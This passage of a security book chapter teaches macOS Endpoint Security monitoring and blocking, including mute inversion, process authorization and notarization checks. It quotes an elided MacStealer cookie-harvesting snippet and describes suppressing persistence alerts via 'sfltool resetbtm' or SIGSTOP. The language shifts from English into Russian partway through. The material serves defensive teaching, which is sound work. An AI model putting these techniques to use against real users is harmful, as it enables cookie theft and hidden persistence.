"event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
"file" : {
"destination" : "/private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T",
"process" : {
"pid" : 540,
"name" : "mds_stores",
"path" : "/System/Library/Frameworks/CoreServices.framework/
Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores"
}
}
...
}
```

Endpoint Security has several other muting-related APIs worth mentioning. Function `es_mute_process` provides another way to mute events from specific process:

```
es_return_t
es_mute_process(es_client_t* _Nonnull client, const audit_token_t* _Nonnull audit_token);
```

As definition shows, function expects client and audit token of process to mute. Because it takes audit token instead of path (as with function `es_mute_path`), you can mute specific instance of running process. Например, most likely you want to mute events that originate from your own Endpoint Security tool. Using function `getAuditToken`, covered in Chapter 1, listing 9-3 performs such muting.

```
NSData* auditToken = getAuditToken(getpid());
es_mute_process(client, auditToken.bytes);
```

Листинг 9-3: ES client muting itself

Besides muting process entirely, you can also mute just subset of its events via API `es_mute_process_events`:

```
es_return_t es_mute_process_events(es_client_t* _Nonnull client, const audit_token_t*
_Nonnull audit_token, const es_event_type_t* _Nonnull events, size_t event_count);
```

After passing client and audit token of process whose events you intend to mute, you should pass array of events containing events to mute, as well as size of array.

For each muting API, you'll find corresponding unmuting function, such as `es_unmute_path` and `es_unmute_process`. Moreover, Endpoint Security provides several global unmuting functions. Например, `es_unmute_all_paths` unmutes all muted paths. More details about these functions can be found in Apple's Endpoint Security developer documentation. [1]

Mute inversion

Mute inversion, capability added to Endpoint Security in macOS 13, inverts logic for muting, both for processes triggering events and events themselves. Это позволяет, например, subscribe to events for very specific set of processes, directories or files. Она useful for tasks such as following:

- Detecting unauthorized access to user directories, perhaps by ransomware attempting to encrypt user files or stealers attempting to access authentication tokens or cookies [2]
- Implementing tamper-resistant mechanisms to protect your security tool [3]
- Capturing events triggered by actions of malware specimen during analysis or profiling

Например, рассмотрим MacStealer, malware specimen that goes after user cookies. [4] Если decompile its compiled Python code, можно увидеть, что он contains list of common browsers, such as Chrome and Brave, as well as logic to extract their cookies:

```
class Browsers:
    def __init__(self, decrypter: object) -> object:
        ...
        self.cookies_path = []
        self.extension_path = []
        ...
        self.cookies = []
        self.decryption_keys = decrypter
        self.appdata = '/Users/*/Library/Application Support'
        self.browsers = {...
            'google-chrome':self.appdata + '/Google/Chrome/',
            ...
            'brave':self.appdata + '/BraveSoftware/Brave-Browser/',
            ...
        }
        ...
```

```
    def browser_db(self, data, content_type):
        ...
        else:
            if content_type == 'cookies':
                sql = 'select name,encrypted_value,host_key,path,is_secure,..., from cookies'
                keys = ['name', 'encrypted_value', 'host_key', 'path', ..., 'expires_utc']
                ...

if __name__ == '__main__':
    decrypted = {}
    browsers = Browsers()
    paths = browsers.browser_data()
```

Code exfiltrates collected cookies, giving malware authors access to user's logged-in accounts. By leveraging mute inversion, we can subscribe to file events covering locations of browser cookies. Any process that attempts to access browser cookies will trigger these events, including MacStealer, providing mechanism to detect and thwart its unauthorized actions.

Beginning mute inversion

To invert muting, invoke function `es_invert_muting`, which takes Endpoint Security client as well as mute inversion type:

```
es_return_t es_invert_muting(es_client_t* _Nonnull client, es_mute_inversion_type_t mute_type);
```

Mute inversion types can be found in header file `ESTypes.h`:

```
typedef enum {
ES_MUTE_INVERSION_TYPE_PROCESS,
ES_MUTE_INVERSION_TYPE_PATH,
ES_MUTE_INVERSION_TYPE_TARGET_PATH,
ES_MUTE_INVERSION_TYPE_LAST
} es_mute_inversion_type_t;
```

The first two types allow you to mute-invert process. First type should be used when you're looking to mute-invert process via its audit token, for example via API `es_mute_process`. On the other hand, second type, `ES_MUTE_INVERSION_TYPE_PATH`, provides means to identify process to mute-invert by its path. Finally, `ES_MUTE_INVERSION_TYPE_TARGET_PATH` should be used when instead you're looking to mute-invert events related to target path, such as directory.

Mute inversion applies globally across specified mute inversion type; that is to say, if you invoked `es_invert_muting` with type `ES_MUTE_INVERSION_TYPE_PATH`, all muted process paths would unmute. For this reason, it often makes sense to create new Endpoint Security client specifically for mute inversion. While system imposes a limit on number of clients, your program can create at least several dozen of them before causing error `ES_NEW_CLIENT_RESULT_ERR_TOO_MANY_CLIENTS`. Also worth noting is that since muting inversion will only occur for specified mute inversion type, you can mix and match mute and mute inversions. Например, you could mute processes while mute-inverting paths found in events. This would be useful in scenario where perhaps building directory monitor leveraging mute inversion but want to ignore (mute) events from trusted system processes.

Mute inversions also impact default mute set, handful of paths to system-critical platform binaries that get muted by default. You can invoke function `es_muted_paths_events` to retrieve list of all muted paths, including default ones. Default mute set aims to protect clients from deadlocks and timeout panics, so likely won't want to generate events for its paths. To avoid doing so, consider invoking `es_unmute_all_paths` before any process-path mute inversions or `es_unmute_all_target_paths` before any target-path mute inversions.

Now that you have inverted muting (for example, via API `es_invert_muting`), you can invoke any of corresponding, previously mentioned muting APIs, whose muting logic will now be inverted.

This is clearly illustrated in next section, which makes use of mute inversion to monitor file access within a single directory.

Monitoring directory access

Листинг 9-4 - snippet mute inversion code, который monitors opening files in logged-in user's `Documents` directory. Full implementation можно найти in function `muteInvert`, in file `muteInvert.m` project ESPlayground.

В “Authorization Events” on page 213 мы combine this approach with authorization access, useful protection mechanism, который could, for example, block ransomware or malware attempting to access sensitive user files.

```
NSString* consoleUser =
(__bridge_transfer NSString*)SCDynamicStoreCopyConsoleUser(NULL, NULL, NULL);

NSString* docsDirectory =
[NSHomeDirectoryForUser(consoleUser) stringByAppendingPathComponent:@"Documents"];

es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_OPEN};

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    // Add code here to handle delivered events.
});

es_unmute_all_target_paths(client);
es_invert_muting(client, ES_MUTE_INVERSION_TYPE_TARGET_PATH);
es_mute_path(client, docsDirectory.UTF8String, ES_MUTE_PATH_TYPE_TARGET_PREFIX);
es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 9-4: Monitoring file-open events in user's Documents directory

Сначала мы dynamically build path to logged-in user's `Documents` directory. Because Endpoint Security code always runs with root privileges, most APIs that return current user would simply return root. Instead, we make use of API `SCDynamicStoreCopyConsoleUser`, чтобы get name of user currently logged in to system. Note that API is not aware of automatic reference counting (ARC) memory management feature, поэтому мы add `__bridge_transfer`, which saves us from having to manually free memory containing user's name. Далее invoke function `NSHomeDirectoryForUser`, чтобы get home directory, to which we then append path component `Documents`.

After defining events of interest and creating new Endpoint Security client, code unmutes all target paths. Then it invokes `es_invert_muting` with value `ES_MUTE_INVERSION_TYPE_TARGET_PATH` to invert muting. Next, code invokes `es_mute_path`, passing in document directory. Since we've inverted muting, this API instructs Endpoint Security to deliver only events that occur in this directory and ignore all others. Finally, we invoke `es_subscribe` with events of interest to commence delivery of such events.

To complete this example, print out event, which you'll recall gets delivered to callback block `es_handler_block_t`, specified in last parameter to `es_new_client`. Листинг 9-5 shows inline implementation.

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    es_string_token_t* procPath = &message->process->executable->path;
    es_string_token_t* filePath = &message->event.open.file->path;

    printf("event: ES_EVENT_TYPE_NOTIFY_OPEN\n");
    printf("process: %.*s\n", (int)procPath->length, procPath->data);
    printf("file path: %.*s\n", (int)filePath->length, filePath->data);
});
```

Листинг 9-5: Printing out file-open Endpoint Security event

Мы extract path to responsible process. We can always find this process in message structure passed by reference to handler block. To get its path, we check member `executable` process structure. Next, we extract path of file that process attempted to open. For events `ES_EVENT_TYPE_NOTIFY_OPEN`, this path is found in structure `es_event_open_t`, located in message structure member `event`. After extracting paths for responsible process and file, we print them out.

Tool should now detect any access to files in `Documents` directory. You can test this by running ESPlayground with flag `-muteinvert`. You'll see that it displays no Endpoint Security events unless they originate within `Documents`. You can trigger such events by either browsing to directory via Finder or using terminal, for example to list directory contents via `ls`:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -muteinvert
ES Playground
Executing 'mute inversion' logic
unmuted all (default) paths
mute (inverted) /Users/Patrick/Documents
event: ES_EVENT_TYPE_NOTIFY_OPEN
process: /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
file path: /Users/Patrick/Documents
event: ES_EVENT_TYPE_NOTIFY_OPEN
process: /bin/ls
file path: /Users/Patrick/Documents
```

If we extended example code to also monitor other directories, such as those where browsers store their cookies, we'd easily detect stealers such as MacStealer. In next section, I'll cover powerful authorization event type.

Authorization events

Unlike notification-based events, which Endpoint Security client receives after some activity occurs on system, authorization events allow client to examine and then allow or deny events before they've completed. This feature provides mechanism for building security tools capable of proactively detecting and thwarting malicious activity. Although working with authorization events involves similar concepts as working with notification events, there are some important differences. To explore these, let's dive into code.

Conceptually, our goal is simple: design tool capable of blocking execution of non-notarized programs originating from internet. As we've seen, overwhelming majority of macOS malware is not notarized, while legitimate software almost always is, making this a powerful approach to stopping malware. When user attempts to launch item downloaded from internet, we intercept this execution before it is allowed, then check notarization status. We'll allow validly notarized items and block all others.

At time of this writing, recent versions of macOS attempt to implement same check, but do so less rigorously. First, up until macOS 15, if user right-clicks downloaded item, operating system still provides option to run non-notarized items. Malware authors are, of course, well aware of this loophole and often leverage it to get their untrusted malware to execute. Prolific macOS adware Shlayer and many macOS stealers are fond of this trick. Moreover, Apple's implementation to prevent non-notarized code on macOS

has been rife with exploitable bugs (such as CVE-2021-30657 and CVE-2021-30853), rendering it essentially useless. [5]

I implemented notarization check in one of Objective-See's most popular tools, BlockBlock, discussed in detail in Chapter 11. When run in notarization mode, this tool blocks any downloaded binary that isn't notarized, including malware that attempts to exploit CVE-2021-30657 and CVE-2021-30853, well before patches from Apple were available. [6] We'll roughly follow BlockBlock's approach here. Note that in your own implementation, you might take less draconian approach; for example, rather than blocking all non-notarized items, you might block only those that users may have been tricked into running. In macOS 15, Apple introduced event `ES_EVENT_TYPE_NOTIFY_GATEKEEPER_USER_OVERRIDE`, which you may be able to leverage to detect this. Or you might collect non-notarized binaries for external analysis or subject them to other heuristics mentioned in this book before deciding whether to prevent their execution.

Creating a client and subscribing to events

In this section, we subscribe to Endpoint Security authorization events before discussing how to respond to such events in timely manner. Full implementation of code mentioned in this section can be found in function `authorization`, in file `authorization.m` project ESPlayground.

As when working with notification events, we start by creating Endpoint Security client, specify block `es_handler_block_t`, and subscribe to events of interest (листинг 9-6).

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    // Add logic to allow or block processes.
});

es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 9-6: Subscribing to authorization events for process executions

To block non-notarized processes, we need to subscribe to only single authorization event: `ES_EVENT_TYPE_AUTH_EXEC`. Apple's developer documentation succinctly describes it as event type for any process that “requests permission from the operating system to execute another image.” [7] Once call to `es_subscribe` returns, Endpoint Security will invoke our code anytime new process is about to be executed.

Next, we must respond to operating system with decision to either authorize or deny delivered event. To respond, we use API `es_respond_auth_result`, defined as follows in `ESClient.h`:

```
es_respond_result_t es_respond_auth_result(es_client_t* _Nonnull client,
const es_message_t* _Nonnull message, es_auth_result_t result, bool cache);
```

Function takes client that received message, delivered message, authorization result, and flag indicating whether results should be cached. To allow message, invoke this function with value `ES_AUTH_RESULT_ALLOW` of `es_auth_result_t`. To deny message, specify value `ES_AUTH_RESULT_DENY`. If you pass `true` for cache flag, Endpoint Security cache authorization decision, meaning future events from same process may not trigger additional authorization events. This has performance benefits, though there are important nuances to be aware of. First, imagine you've cached authorization decision for process execution event. Even if that process executed with different arguments, no additional authorization event will be generated, which could be problematic if detection heuristic makes use of process arguments. Second, be aware that cache is global for system, meaning if any other Endpoint Security client does not cache an event, you'll still receive it, even if you've previously cached it.

Let's build upon code in listing 9-6 to extract path of process about to be spawned and then determine how to respond. For simplicity, we'll just allow all processes in this example (листинг 9-7).

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    es_process_t* process = message->event.exec.target;
    es_string_token_t* procPath = &process->executable->path;

    printf("\nevent: ES_EVENT_TYPE_AUTH_EXEC\n");
    printf("process: %.*s\n", (int)procPath->length, procPath->data);

    es_respond_auth_result(client, message, ES_AUTH_RESULT_ALLOW, false);
});

es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 9-7: Handling process authorization events

Within callback block, we extract information about process that is about to be spawned. First, we get pointer to its structure `es_process_t`, found with structure `es_event_exec_t` in Endpoint Security message. From this, we extract just its path and print it out. Finally, we invoke API `es_respond_auth_result` with `ES_AUTH_RESULT_ALLOW`, чтобы tell Endpoint Security subsystem to authorize that process execution.

> **Примечание.** In `ESTypes.h`, Apple specifies important but easy-to-overlook nuance: for file authorization events (`ES_EVENT_TYPE_AUTH_OPEN`) only, your code must provide authorization response via function `es_respond_flags_result`, not via function `es_respond_auth_result`. The same header file notes that when invoking function `es_respond_flags_result`, you should pass value `0` to deny event and `UINT32_MAX` to allow it.

Let's run ESPlayground with flag `-authorization`, then launch Calculator application:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -authorization
ES Playground
Executing 'authorization' logic
event: ES_EVENT_TYPE_AUTH_EXEC
process: /System/Applications/Calculator.app/Contents/MacOS/Calculator
```

We see authorization event, and because we're allowing all processes, Endpoint Security doesn't block it.

Meeting message deadlines

There is one very important caveat to responding to authorization events: if we miss response deadline, Endpoint Security will allow event and forcefully kill our client.

```
Exception Type: EXC_CRASH (SIGKILL)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Termination Reason: Namespace ENDPOINTSECURITY, Code 2 EndpointSecurity client
terminated because it failed to respond to a message before its deadline
```

С точки зрения системы и удобства использования такой подход имеет смысл. Если программа слишком долго не отвечает, вся система может начать тормозить или, хуже того, зависнуть.

Структура `es_message_t` содержит поле с именем `deadline`, которое точно сообщает нам, сколько времени у нас есть, чтобы ответить на сообщение. Заголовочный файл также отмечает, что дедлайн может существенно различаться от сообщения к сообщению; поэтому наш код должен проверять дедлайн каждого сообщения соответствующим образом.

Рассмотрим, как логика мониторинга процессов в BlockBlock обрабатывает дедлайны. [8] Дедлайны особенно важны для этого инструмента, поскольку он ждет ввода пользователя перед авторизацией или запретом ненотаризованного процесса, а значит сталкивается с вполне реальной вероятностью дойти до дедлайна (листинг 9-8).

```
dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);
uint64_t deadline = message->deadline - mach_absolute_time();
dispatch_async(dispatch_get_global_queue(QOS_CLASS_DEFAULT, 0), ^{
if(0 != dispatch_semaphore_wait(semaphore,
dispatch_time(DISPATCH_TIME_NOW, machTimeToNanoseconds(deadline)
- (1 * NSEC_PER_SEC)))) {
es_respond_auth_result(client, message, ES_AUTH_RESULT_ALLOW, false);
}
});
```

Листинг 9-8: Обработка дедлайнов сообщений Endpoint Security в BlockBlock

Сначала код создает семафор и вычисляет дедлайн. Поскольку Endpoint Security сообщает дедлайн сообщения в абсолютном времени, код вычитает из него текущее время, чтобы выяснить, сколько времени осталось. Затем код отправляет блок на асинхронное выполнение в фоновой очереди, где он доставляет сообщение пользователю и, в другом асинхронном блоке, ожидает ответа. Я опустил эту часть кода ради краткости, поскольку ее детали не имеют отношения к сути.

Выполнение требующей времени обработки в другой асинхронной очереди позволяет коду подать сигнал семафору, когда обработка завершена, и избежать тайм-аута, который код настраивает далее. После того как BlockBlock доставил сообщение пользователю и ожидает ответа, он вызывает функцию `dispatch_semaphore_wait`, чтобы ждать на семафоре до определенного времени. Вы, вероятно, догадались: функция ждет почти до самого дедлайна сообщения. Если происходит тайм-аут (то есть ответ пользователя не подал сигнал семафору, а дедлайн сообщения вот-вот будет достигнут), у кода не остается выбора, кроме как ответить; по умолчанию он делает это, авторизуя событие.

Обратите внимание, что значение абсолютного времени Mach, возвращаемое функцией, может различаться между процессами в зависимости от того, являются ли они нативными или транслированными. Чтобы сохранить согласованность, следует применять timebase, который можно получить с помощью функции `mach_timebase_info`. Документация Apple иллюстрирует это следующим кодом, который преобразует значение Mach time в наносекунды с использованием информации timebase:

```
uint64_t MachTimeToNanoseconds(uint64_t machTime) {
uint64_t nanoseconds = 0;
static mach_timebase_info_data_t sTimebase;
if (sTimebase.denom == 0)
(void)mach_timebase_info(&sTimebase);
nanoseconds = ((machTime * sTimebase.numer) / sTimebase.denom);
return nanoseconds;
}
```

Вы могли заметить, что код в листинге 9-8 использовал эту функцию при вычислении времени ожидания для dispatch-семафора.

Примечание. Если вы асинхронно обрабатываете сообщения Endpoint Security, например когда запрашиваете ввод у пользователя и ожидаете его ответа, необходимо удержать сообщение через API `es_retain_message`. Когда работа с сообщением завершена, необходимо освободить его вызовом `es_release_message`.

Теперь, когда вы увидели, как отвечать на авторизационные события Endpoint Security с учетом дедлайнов, вы готовы рассмотреть последнюю часть головоломки "блокирование ненотаризованных процессов".

Проверка происхождения бинарных файлов

После того как мы зарегистрировались на события `ES_EVENT_TYPE_AUTH_EXEC`, система будет вызывать блок `es_handler_block_t`, переданный функции `es_new_client`, перед порождением каждого нового процесса. В этот блок мы добавим логику, запрещающую только ненотаризованные процессы из удаленных местоположений. Последняя часть важна, поскольку локальные platform binaries не нотаризованы, но, разумеется, должны быть разрешены. В том же духе вы можете захотеть разрешить приложения из официального Mac App Store. Хотя они не нотаризованы, они прошли похожий и, как хочется надеяться, строгий процесс проверки Apple.

Чтобы определить, пришел ли бинарный файл процесса из удаленного местоположения, мы положимся на macOS и проверим, был ли бинарный файл translocated или имеет расширенный атрибут `com.apple.quarantine`. Если любое из этих условий истинно, операционная система пометила объект как происходящий из удаленного источника. Translocation - это защитная мера, встроенная в современные версии macOS и предназначенная для противодействия атакам relative dynamic library hijacking. [9]

Коротко говоря, когда пользователь пытается открыть исполняемый объект из загруженного disk image или ZIP-файла, macOS сначала создает случайный read-only mount, содержащий копию объекта, а затем запускает эту копию. Если мы можем программно определить, что процесс, который вот-вот будет выполнен, был translocated, мы знаем, что его следует подвергнуть проверке notarization.

Чтобы проверить, был ли объект translocated, можно вызвать приватный API `SecTranslocateIsTranslocatedURL`. Эта функция принимает несколько параметров, включая путь к проверяемому объекту и указатель на Boolean-флаг, который macOS установит в `true`, если она translocated этот объект. Поскольку API приватный, перед вызовом мы должны динамически разрешить его. Код в листинге 9-9 делает обе эти вещи. [10]

```
#import <dlfcn.h>
BOOL isTranslocated(NSString* path) {
BOOL isTranslocated = NO;
void* handle = dlopen(
"/System/Library/Frameworks/Security.framework/Security", RTLD_LAZY);
BOOL (*SecTranslocateIsTranslocatedURL)(CFURLRef path, bool* isTranslocated,
CFErrorRef* __nullable error) = dlsym(handle,"SecTranslocateIsTranslocatedURL");
SecTranslocateIsTranslocatedURL((__bridge CFURLRef)([NSURL fileURLWithPath:path]),
&isTranslocated, NULL);
return isTranslocated;
}
```

Листинг 9-9: Вспомогательная функция, использующая приватные API, чтобы определить, был ли объект translocated

Код загружает фреймворк Security, который содержит API `SecTranslocateIsTranslocatedURL`. После загрузки код разрешает API через `dlsym`, а затем вызывает функцию с путем к проверяемому объекту. Когда API возвращается, он установит второй параметр в результат проверки translocation.

Другой способ проверить, имеет ли объект удаленное происхождение, - посмотреть расширенный атрибут `com.apple.quarantine`, добавленный либо приложением, ответственным за загрузку объекта, либо непосредственно операционной системой, если приложение установило `LSFileQuarantineEnabled = 1` в своем файле `Info.plist`. Значение расширенного атрибута объекта можно программно получить с помощью различных приватных API `qtn_file_*`, находящихся в `/usr/lib/system/libquarantine.dylib`, хотя сначала эти функции нужно динамически разрешить. Вызывайте их следующим образом:

1. Вызовите `qtn_file_alloc`, чтобы выделить структуру `_qtn_file`.

2. Вызовите API `qtn_file_init_with_path` с указателем `_qtn_file` и путем объекта, чьи quarantine-атрибуты вы хотите получить. Если эта функция возвращает `QTN_NOT_QUARANTINED (-1)`, объект не находится в карантине.
3. Вызовите API `qtn_file_get_flags` с указателем `_qtn_file`, чтобы получить фактическое значение расширенного атрибута `com.apple.quarantine`.
4. Если функция `qtn_file_init_with_path` не вернула `QTN_NOT_QUARANTINED`, вы будете знать, что объект находится в карантине, но, возможно, захотите проверить, одобрял ли пользователь файл ранее. Это можно определить, проверив значение, возвращенное `qtn_file_get_flags`, где может быть установлен бит `QTN_FLAG_USER_APPROVED (0x0040)`.
5. Обязательно освободите структуру `_qtn_file`, вызвав `qtn_file_free`.

В нескольких случаях macOS не классифицировала нелокальные объекты как происходящие из удаленного источника надлежащим образом. Например, в CVE-2023-27951 операционная система не применяла расширенный атрибут `com.apple.quarantine`. Поэтому в production-коде вы можете захотеть использовать более комплексный подход к определению происхождения бинарного файла. Например, можно создать file monitor для обнаружения загрузок бинарных файлов, а затем подвергать эти бинарные файлы проверкам notarization, или просто блокировать любой nonplatform binary, который не нотаризован. И да, вредоносное ПО (после того как оно уже запущено) может удалить расширенный атрибут quarantine с других компонентов, которые оно загрузило до их выполнения, чтобы потенциально обойти проверки macOS или BlockBlock. В связи с этим вы также можете захотеть подписаться на событие Endpoint Security `ES_EVENT_TYPE_AUTH_DELETEEXTATTR`, которое сможет обнаружить и предотвратить удаление атрибута quarantine.

Теперь, когда мы можем определить, происходит ли процесс из удаленного источника, мы должны проверить, нотаризован ли бинарный файл, лежащий в основе процесса. Как вы видели в главе 1, это так же просто, как вызвать API `SecStaticCodeCheckValidity` с соответствующей строкой requirement. Если BlockBlock устанавливает, что процесс, который вот-вот будет выполнен, происходит из удаленного источника и не нотаризован, он предупредит пользователя и запросит его ввод. Если пользователь решит, что процесс, например, ненадежен или неизвестен, BlockBlock вызовет функцию из листинга 9-10, чтобы заблокировать его.

```
-(BOOL)block:(Event*)event {
BOOL blocked = NO;
if(YES != (blocked = [self respond:event action:ES_AUTH_RESULT_DENY])) {
os_log_error(logHandle, "ERROR: failed to block %{public}@", event.process.name);
}
return blocked;
}
```

Листинг 9-10: Блокирование ненадежных процессов

Она вызывает метод `respond:action:` с константой `ES_AUTH_RESULT_DENY`. Если мы посмотрим на этот метод, то увидим, что в основе он просто вызывает `es_respond_auth_result`, передавая указанное действие allow или deny подсистеме Endpoint Security. Кроме того, поскольку для флага cache передается `true`, последующие выполнения того же процесса не будут генерировать дополнительные авторизационные события, что дает заметный прирост производительности (листинг 9-11).

```
-(BOOL)respond:(Event*)event action:(es_auth_result_t)action {
...
result = es_respond_auth_result(event.esClient, event.esMessage, action, true);
...
}
```

Листинг 9-11: Передача Endpoint Security действия, которое нужно выполнить

Полную реализацию, блокирующую ненотаризованные процессы через Endpoint Security, смотрите в process plug-in BlockBlock. [11]

Блокирование обходов Background Task Management

Рассмотрим еще один пример, использующий авторизационные события Endpoint Security для обнаружения вредоносного ПО, на этот раз с фокусом на попытках задействовать эксплойты, обходящие встроенные механизмы безопасности macOS. Хотя использование этих эксплойтов пока не распространено широко, добавление новых механизмов безопасности в macOS все чаще вынуждает вредоносное ПО применять новые техники для достижения своих вредоносных целей, поэтому мониторинг этих эксплойтов может помочь вашим детектированиям.

В главе 5 я обсуждал новую базу данных Background Task Management (BTM) в macOS, которая отслеживает элементы закрепления, генерирует предупреждения о них и глобально отслеживает их поведение. BTM проблематична для вредоносного ПО, надеющегося закрепиться, поскольку теперь пользователи получат предупреждение, когда вредоносное ПО будет установлено. Например, рисунок 9-1 показывает предупреждение BTM, которое получают пользователи, когда вредоносное ПО, известное как DazzleSpy, устойчиво устанавливает себя как бинарный файл с именем `softwareupdate`.



Рисунок 9-1: Предупреждение BTM, показывающее, что бинарный файл с именем `softwareupdate` был устойчиво установлен

К счастью для вредоносного ПО, мое исследование BTM показало, что первоначальную реализацию Apple было легко обойти несколькими способами, предотвращая это предупреждение. В этом разделе подробно описаны два таких обхода и показано, как использовать Endpoint Security для обнаружения и блокирования этих подрывов. Заметьте, что я сообщил Apple об этих проблемах, и, по крайней мере в macOS 15 (а возможно, и в более ранних версиях macOS), они, похоже, были исправлены. Тем не менее вы можете адаптировать код из этого раздела для обнаружения других локальных эксплойтов.

Ручные сбросы базы данных

Первый метод обхода BTM был невероятно прост. Напомню, что в главе 5 обсуждался `sfltool`, поставляемый с macOS и позволяющий пользователям взаимодействовать с базой данных BTM. Один из его параметров командной строки, `resetbtm`, очищает базу данных, заставляя ее перестраиваться. Однако после выполнения этой команды система не будет доставлять последующие предупреждения BTM до перезагрузки, даже если элементы все еще могут закрепляться.

Таким образом, вредоносное ПО, желающее избежать генерации предупреждений BTM, могло бы просто выполнить `sfltool` с командой `resetbtm` перед выполнением своего кода закрепления. Техника пока не наблюдалась в дикой среде, но ее легко эксплуатировать, как показано в следующем сообщении журнала, сгенерированном после ручного сброса базы данных. Эти сообщения показывают, что, хотя демон BTM обнаружил persistent install DazzleSpy, он решил не публиковать advisory alert:

```
% log stream
backgroundtaskmanagementd: registerLaunchItem: result=no error, new item
disposition=[enabled, allowed, visible, not notified],
identifier=com.apple.softwareupdate,
url=file:///Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist
backgroundtaskmanagementd: should post advisory=false for uid=501, id=
6ED3BEBC-8D60-45ED-8BCC-E0163A8AA806, item=softwareupdate
```

В нормальных обстоятельствах у пользователей нет причин сбрасывать базу данных BTM. Поэтому мы можем пресечь этот эксплойт, подписавшись на события процессов Endpoint Security и заблокировав порождение `sfltool`, когда он выполняется с аргументом `resetbtm`.

Чтобы обнаруживать выполнение процессов, включая `sfltool`, можно зарегистрироваться на событие `ES_EVENT_TYPE_NOTIFY_EXEC`, обсуждавшееся в главе 8. Мы можем получить доступ к пути процесса через структуру `es_process_t process` и извлечь его аргументы с помощью helper-функций `es_exec_arg_count` и `es_exec_arg`. После того как вы извлекли путь и аргументы, простые строковые сравнения должны сказать, является ли сообщенное событие процесса результатом запуска `sfltool` с аргументом `resetbtm`.

Конечно, вы, скорее всего, захотите блокировать эти события, что можно сделать, зарегистрировавшись на `ES_EVENT_TYPE_AUTH_EXEC`. Callback этого события будет вызван с сообщением Endpoint Security, содержащим указатель на структуру `es_process_t`. Из нее можно извлечь как путь, так и аргументы процесса, который вот-вот будет порожден, а затем заблокировать порождение, вызвав функцию `es_respond_auth_result` со значением `ES_AUTH_RESULT_DENY`.

Stop-сигналы

Исследуя подсистему BTM, я наткнулся на еще один тривиальный способ обойти ее предупреждения. [12] Вкратце, вредоносное ПО могло легко отправить stop-сигнал (`SIGSTOP`) агенту BTM, ответственному за показ advisory message о закреплении пользователю. Как только этот компонент останавливался, вредоносное ПО могло закрепиться без предупреждения пользователя. Чтобы обнаружить и заблокировать этот обход, мы снова можем опереться на Endpoint Security. Поскольку крайне маловероятно, что пользователь в нормальных обстоятельствах отправит сигнал `SIGSTOP` агенту BTM, мы можем предположить, что это событие является попыткой вредоносного ПО подорвать подсистему.

Через год после моей презентации исследователи SentinelOne обнаружили вредоносное ПО, применявшее похожий (хотя и менее элегантный) подход. В своем отчете [13] исследователи отметили, что вредоносный код постоянно отправлял kill-сигнал процессу Notification Center macOS, чтобы заблокировать advisory message BTM о закреплении, которое система обычно показывала бы при закреплении вредоносного ПО.

Мы можем обнаруживать сигналы с помощью события `ES_EVENT_TYPE_NOTIFY_SIGNAL` или, что еще лучше, полностью блокировать сигналы с помощью соответствующего авторизационного события `ES_EVENT_TYPE_AUTH_SIGNAL`. В листинге 9-12 мы сосредоточимся на последней задаче.

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_SIGNAL};
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
int signal = message->event.signal.sig;
es_process_t* sourceProcess = message->process;
es_process_t* targetProcess = message->event.signal.target;
// Add code to check if signal is a SIGSTOP or SIGKILL being sent to a process
// involved in showing user notification alerts.
});
es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 9-12: Подписка на авторизационные события доставки сигналов

Когда какой-либо процесс пытается отправить сигнал, Endpoint Security вызовет callback с сообщением, содержащим структуру `es_event_signal_t`. Код извлекает тип сигнала, а также исходный и целевой процессы.

Мы можем проверить, является ли сигнал `SIGSTOP` или `SIGKILL` и является ли процесс, который должен получить сигнал, либо агентом BTM, либо Notification Center. Если да, мы просто запрещаем доставку сигнала, вызывая `es_respond_auth_result` со значением `ES_AUTH_RESULT_DENY` (листинг 9-13).

```
if( (signal == SIGSTOP) || (signal == SIGKILL) ) {
pid_t targetPID = audit_token_to_pid(targetProcess->audit_token);
if( (targetPID == btmAgentPID) || (targetPID == notificationCenterPID) ) {
es_respond_auth_result(client, message, ES_AUTH_RESULT_DENY, false);
}
}
```

Листинг 9-13: Запрет подозрительных сигналов `SIGSTOP` или `SIGKILL`

Обратите внимание, что в другом месте своего кода вам, вероятно, следует найти и сохранить process ID для агента BTM и процесса Notification Center, поскольку вы не захотите искать его при каждой доставке сигнала. Вы также, скорее всего, захотите записывать сообщение журнала, включающее информацию об исходном процессе, пытающемся отправить подозрительный сигнал, или собирать ее для дальнейшего изучения.

